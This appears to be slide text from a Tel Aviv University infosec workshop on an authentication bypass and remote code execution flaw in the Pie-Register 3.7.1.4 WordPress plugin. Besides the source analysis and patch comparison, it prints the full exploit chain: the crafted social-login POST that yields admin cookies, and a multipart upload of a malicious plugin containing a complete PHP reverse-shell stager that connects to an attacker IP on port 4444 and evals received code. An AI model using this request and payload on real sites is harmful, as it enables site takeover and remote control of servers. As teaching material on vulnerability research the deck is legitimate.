INFOSEC WORKSHOP

By: Amit Gabay

TEL AVIV UNIVERSITY

The vulnerability

Pie-Register 3.7.1.4 auth bypass RCE

Introduction


- WordPress is an open-source software for building and designing websites

- Pie-Register is an open-source WordPress plugin used for creating forms on WordPress websites easily

About the vulnerability

Authentication bypass

The vulnerability is in a social login addon for the Pie-Register plugin. It allows the attacker to identify as any valid user with no authentication needed



About the exploit

How the exploit works?

1. At first, bypassing the authentication and identifying as an **admin**, using the vulnerability.

2. Then, the exploit uploads a malicious plugin to the WordPress website, which abuses the WEBSERVER capabilities in order to perform **Remote Code Execution** (RCE).

3. The malicious plugin is programmed to communicate with the attacker's shell (using Metasploit meterpreter).

<LET'S DIVE DEEPER>

Pie-Register login logic

Part I

Before login
Extract & santizie the login credentials from the HTTP request; Log the attempts,

Part II

Login
Perform the login (i.e. authenticate the given credentials).

Part III

After login
Send to the user the matching auth cookie and perform a redirection to the appropriate page.

So where's the problem?

There are 3 possible ways to perform a Login in Pie-Register

- Standard login with CSRF token
- Social login
- Login after registration

It turns out that whenever a user performs a **social login**, no authentication is performed. **Any** user which claims that he has performed a successful social login can gain access to any valid user.

(Standard) login example

```
<form method="post" id="piereg_login_form" class="piereg_loginform" name="loginform" action="/wordpress/login/">
  <ul id="pie_register">…</ul>
  <p class="forgetmenot">…</p>
    <input type="hidden" id="piereg_login_form_nonce" name="piereg_login_form_nonce" value="28162b9633">
    <input type="hidden" name="_wp_http_referer" value="/wordpress/login/">
  <p class="submit">…</p>
  <p id="nav">…</p>
</form>
```

CSRF token

```
POST /wordpress/login/ HTTP/1.1
Host: 10.1.2.1
Content-Length: 188
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.1.2.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.69 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.9
Referer: http://10.1.2.1/wordpress/login/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

log=admin&pwd=admin123&piereg_login_form_nonce=28162b9633&_wp_http_referer=%2Fwordpress%2Flogin%2F&
wp-submit=Log+In&redirect_to=http%3A%2F%2F10.1.2.1%2Fwordpress%2Fwp-admin%2F&testcookie=1
```

WordPress auth cookie

WordPress uses auth cookie for **session management**,
Each cookie consists of:

username % expiration date % cryptographic hash with secret

[The secret: substring from the user's password]

Source code – PART I

```php
if(isset($this->pie_post_array['social_site']) and $this->pie_post_array['social_site'] == "true" )
{
  require_once( ABSPATH . WPINC . '/user.php' );
  $this->piereg_get_wp_plugable_file(true);
  wp_set_auth_cookie($this->pie_post_array['user_id_social_site'], $remember_user);
  $user = get_userdata($this->pie_post_array['user_id_social_site']);
}
```

Whenever **social_site=true**, set an authentication cookie, and get the user data

wp_set_auth_cookie() sets the user's WordPress auth cookie for the future HTTP response to be sent to the user

Source code – PART II

Right after that,
If it's an admin,
perform login.

do_action('wp_login')
Sends the HTTP response with the auth cookie to the user's browser.

No user's secret being checked in order to authenticate the user!

```
else
{
  $this->set_pr_stats("login", "used");
  # If the user is an admin:
  if(in_array("administrator", (array) $user->roles))
  {
    if($user)
    {
      # Login the user without verifying any credentials:
      wp_set_current_user( $user->ID, $user->user_login );
      wp_set_auth_cookie( $user->ID, $remember_user );
      do_action( 'wp_login', $user->user_login, $user );
    }
    do_action("piereg_admin_login_before_redirect_hook",$user);

    $this->afterLoginPage();
    exit;
  }
```


Source code – PART III

Else (standard user), perform a login.

No user's secret is being checked at all!

```
if( $user )
{
  wp_set_current_user( $user->ID, $user->user_login );
  wp_set_auth_cookie( $user->ID, $remember_user );
  do_action( 'wp_login', $user->user_login, $user );
}

do_action('pie_register_after_login',$user);
do_action("piereg_user_login_before_redirect_hook",$user);
$this->afterLoginPage();
exit;
}
```

<NOW, THE EXPLOIT>



Stage 1 – Version checking

REQUEST> Check the README.txt file in order to find out the Pie-Register version

```
Pretty Raw Hex \n
1 GET /wordpress/wp-content/plugins/pie-register/readme.txt HTTP/1.1
2 Host: 10.1.2.1
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Connection: close
5
```

RESPONSE>

```
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Date: Mon, 10 Jan 2022 18:47:26 GMT
3 Server: Apache
4 X-Frame-Options: SAMEORIGIN
5 Vary: Cookie,Accept-Encoding
6 Last-Modified: Sun, 09 Jan 2022 21:21:16 GMT
7 ETag: "8f61-5d52ccce2e926"
8 Accept-Ranges: bytes
9 Content-Length: 36705
10 Connection: close
11 Content-Type: text/plain
12
13 === Registration Forms – User profile, Content Restriction, Spam Protection, Payment Gateways, Invitation Codes ===
14
15 Contributors: pieregister, genetech
16 Tags: login form, user profile, User Registration, registration form, membership
17 Requires at least: 4.0
18 Tested up to: 5.8
19 Requires PHP: 5.6
20 Stable tag: 3.7.1.4
21 License: GNU Version 2 or Any Later Version
22 License URI: https://www.gnu.org/licenses/gpl-3.0.html
23
24 A [User Registration form
plugin](https://pieregister.com/features/?utm_source=plugin-freeversion&utm_medium=wordpressorg&utm_campaign=go_pro&utm_content=website) form plugin to help
Search... 0 matches
```

Stage 2 – Bypassing authentication

REQUEST> login to user id 1, which is admin, using the vulnerability

Pretty Raw Hex \n

```
1 POST /wordpress/ HTTP/1.1
2 Host: 10.1.2.1
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 118
6 Connection: close
7
8 user_id_social_site=1&social_site=true&piereg_login_after_registration=true&_wp_http_referer=/login/&log=null&pwd=null
```


RESPONSE> receive the auth cookies

Pretty Raw Hex Render \n

```
1 HTTP/1.1 302 Found
2 Date: Mon, 10 Jan 2022 18:47:35 GMT
3 Server: Apache
4 X-Frame-Options: SAMEORIGIN
5 Vary: Cookie
6 X-Powered-By: PHP/7.4.27
7 Set-Cookie: wordpress_76837bd15c2962b6a95be7b187ce6b00=
  admin%7C1642013256%7Cki5ywIYt28DeUwI7lcfx3ieZtbyyRwDWyIvU1ze1n6i%7Cc80c6fbb4e8e59e6282a9e3e2ae51ae9307eb20f73b6308df877e69be8dedc3f;
  path=/wordpress/wp-content/plugins; HttpOnly
8 Set-Cookie: wordpress_76837bd15c2962b6a95be7b187ce6b00=
  admin%7C1642013256%7Cki5ywIYt28DeUwI7lcfx3ieZtbyyRwDWyIvU1ze1n6i%7Cc80c6fbb4e8e59e6282a9e3e2ae51ae9307eb20f73b6308df877e69be8dedc3f; path=/wordpress/wp-admin;
  HttpOnly
9 Set-Cookie: wordpress_logged_in_76837bd15c2962b6a95be7b187ce6b00=
  admin%7C1642013256%7Cki5ywIYt28DeUwI7lcfx3ieZtbyyRwDWyIvU1ze1n6i%7Cb287d44ad9bd5daf4d3ae51fbdfcbd0b8ccaf87bdd74005e664e3935783a685b; path=/wordpress/; HttpOnly
10 Set-Cookie: wordpress_76837bd15c2962b6a95be7b187ce6b00=
  admin%7C1642013256%7CJcnFxBrmJvhv1QqHwbafRy7zFtIrQjyVkghQTez1QKN%7C1a554c1ed0d622cb5fc1031cdaafe1d2cf4a4cdc3e51f22dadafd8368a593f32;
  path=/wordpress/wp-content/plugins; HttpOnly
11 Set-Cookie: wordpress_76837bd15c2962b6a95be7b187ce6b00=
  admin%7C1642013256%7CJcnFxBrmJvhv1QqHwbafRy7zFtIrQjyVkghQTez1QKN%7C1a554c1ed0d622cb5fc1031cdaafe1d2cf4a4cdc3e51f22dadafd8368a593f32; path=/wordpress/wp-admin;
  HttpOnly
12 Set-Cookie: wordpress_logged_in_76837bd15c2962b6a95be7b187ce6b00=
  admin%7C1642013256%7CJcnFxBrmJvhv1QqHwbafRy7zFtIrQjyVkghQTez1QKN%7Cdee8ebb31109791bcdc84c3f324dfbc0a3f3465556bf732ed47c80821c727238; path=/wordpress/; HttpOnly
13 X-Redirect-By: WordPress
14 Location: http://10.1.2.1/wordpress
15 Content-Length: 0
16 Connection: close
17 Content-Type: text/html; charset=UTF-8
18
```

Stage 3 – Upload the malicious plugin

REQUEST>




Pretty Raw Hex \n

```
POST /wordpress/wp-admin/update.php?action=upload-plugin HTTP/1.1
Host: 10.1.2.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie: wordpress_76837bd15c2962b6a95be7b187ce6b00=
admin%7C1642013256%7Cki5ywIYt28DeUwI7lcfx3ieZtbyyRwDWyIvU1ze1n6i%7Cc80c6fbb4e8e59e6282a9e3e2ae51ae9307eb20f73b6308df877e69be8dedc3f;
wordpress_76837bd15c2962b6a95be7b187ce6b00=
admin%7C1642013256%7Cki5ywIYt28DeUwI7lcfx3ieZtbyyRwDWyIvU1ze1n6i%7Cc80c6fbb4e8e59e6282a9e3e2ae51ae9307eb20f73b6308df877e69be8dedc3f;
wordpress_logged_in_76837bd15c2962b6a95be7b187ce6b00=
admin%7C1642013256%7Cki5ywIYt28DeUwI7lcfx3ieZtbyyRwDWyIvU1ze1n6i%7Cb287d44ad9bd5daf4d3ae51fbdfcbd0b8ccaf87bdd74005e664e3935783a685b;
wordpress_76837bd15c2962b6a95be7b187ce6b00=
admin%7C1642013256%7CJcnFxBrmJvhv1QqHwbafRy7zFtIrQjyVkghQTez1QKN%7C1a554c1ed0d622cb5fc1031cdaafe1d2cf4a4cdc3e51f22dadafd8368a593f32;
wordpress_76837bd15c2962b6a95be7b187ce6b00=
admin%7C1642013256%7CJcnFxBrmJvhv1QqHwbafRy7zFtIrQjyVkghQTez1QKN%7C1a554c1ed0d622cb5fc1031cdaafe1d2cf4a4cdc3e51f22dadafd8368a593f32;
wordpress_logged_in_76837bd15c2962b6a95be7b187ce6b00=
admin%7C1642013256%7CJcnFxBrmJvhv1QqHwbafRy7zFtIrQjyVkghQTez1QKN%7Cdee8ebb31109791bcdc84c3f324dfbc0a3f3465556bf732ed47c80821c727238;
Content-Type: multipart/form-data; boundary=_Part_1002_864966668_1430554424
Content-Length: 2104
Connection: close

--_Part_1002_864966668_1430554424
Content-Disposition: form-data; name="_wpnonce"

a74c20c2ba
--_Part_1002_864966668_1430554424
Content-Disposition: form-data; name="_wp_http_referer"

/wordpress/wp-admin/plugin-install.php?tab=upload
--_Part_1002_864966668_1430554424
Content-Disposition: form-data; name="pluginzip"; filename="siWpVSPCUb.zip"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

PKâm*T%þ□O□□siWpVSPCUb/siWpVSPCUb.php<?php
/**
 * Plugin Name: siWpVSPCUb
 * Version: 3.0.13
 * Author: PgGFzFRxEa
 * Author URI: http://yHDBmUKDtU.com
 * License: GPL2
 */
?>PKâm*T>u□UUsiWpVSPCUb/cTvsqbGtCI.php/*<?php /**/ error_reporting(0); $ip = '10.1.1.2'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) {
$s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s &&
($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type =
'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case
'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b);
$suhosin_bypass(); } else { eval($b); } die();PKâm*T%þ□O□□siWpVSPCUb/siWpVSPCUb.phpPKâm*T>u□UUAsiWpVSPCUb/cTvsqbGtCI.phpPK□M
--_Part_1002_864966668_1430554424
Content-Disposition: form-data; name="install-plugin-submit"

Install Now
--_Part_1002_864966668_1430554424--
```

Search... 0 matches

Stage 3 – Upload the malicious plugin

RESPONSE>
malicious
plugin was
uploaded
successfully



<PATCH?>

Better luck next time…


Pie-Register versions comparison

/3.7.1.4 /UNPATCHED

```php
if(isset($this->pie_post_array['social_site']) and $this->pie_post_array['social_site'] == "true" )
{
  require_once( ABSPATH . WPINC . '/user.php' );
  $this->piereg_get_wp_plugable_file(true);
  wp_set_auth_cookie($this->pie_post_array['user_id_social_site'], $remember_user);
  $user = get_userdata($this->pie_post_array['user_id_social_site']);
}
```

As we've seen before

Pie-Register versions comparison /3.7.1.4




Pie-Register versions comparison

/3.7.1.5 /PATCHED (?)

```php
if(isset($this->pie_post_array['social_site']) and $this->pie_post_array['social_site'] == "true" )
{
  require_once( ABSPATH . WPINC . '/user.php' );
  $this->piereg_get_wp_plugable_file(true);
  $user = get_user_by( 'login', $this->pie_post_array['log'] );
  wp_set_auth_cookie( $user->ID, $remember_user );
}
```

This time the user's data extracted using the username

Pie-Register versions comparison /3.7.1.5



Pie-Register versions comparison

/3.7.4.1 /LATEST VERSION

```php
if(isset($this->pie_post_array['social_site']) and $this->pie_post_array['social_site'] == "true" and is_plugin_active("pie-register-social-site/
{
  require_once( ABSPATH . WPINC . '/user.php' );
  $this->piereg_get_wp_plugable_file(true);
  $email_add = isset($this->pie_post_array['user_email_social_site']) ? $this->pie_post_array['user_email_social_site'] : '';
  # Code shifted to the social login addon
  $user = apply_filters( 'piereg_user_from_social_login', $this->pie_post_array['log'], $email_add, $remember_user );
}
```

Authentication was shifted to the social login addon code.

Maybe this time?

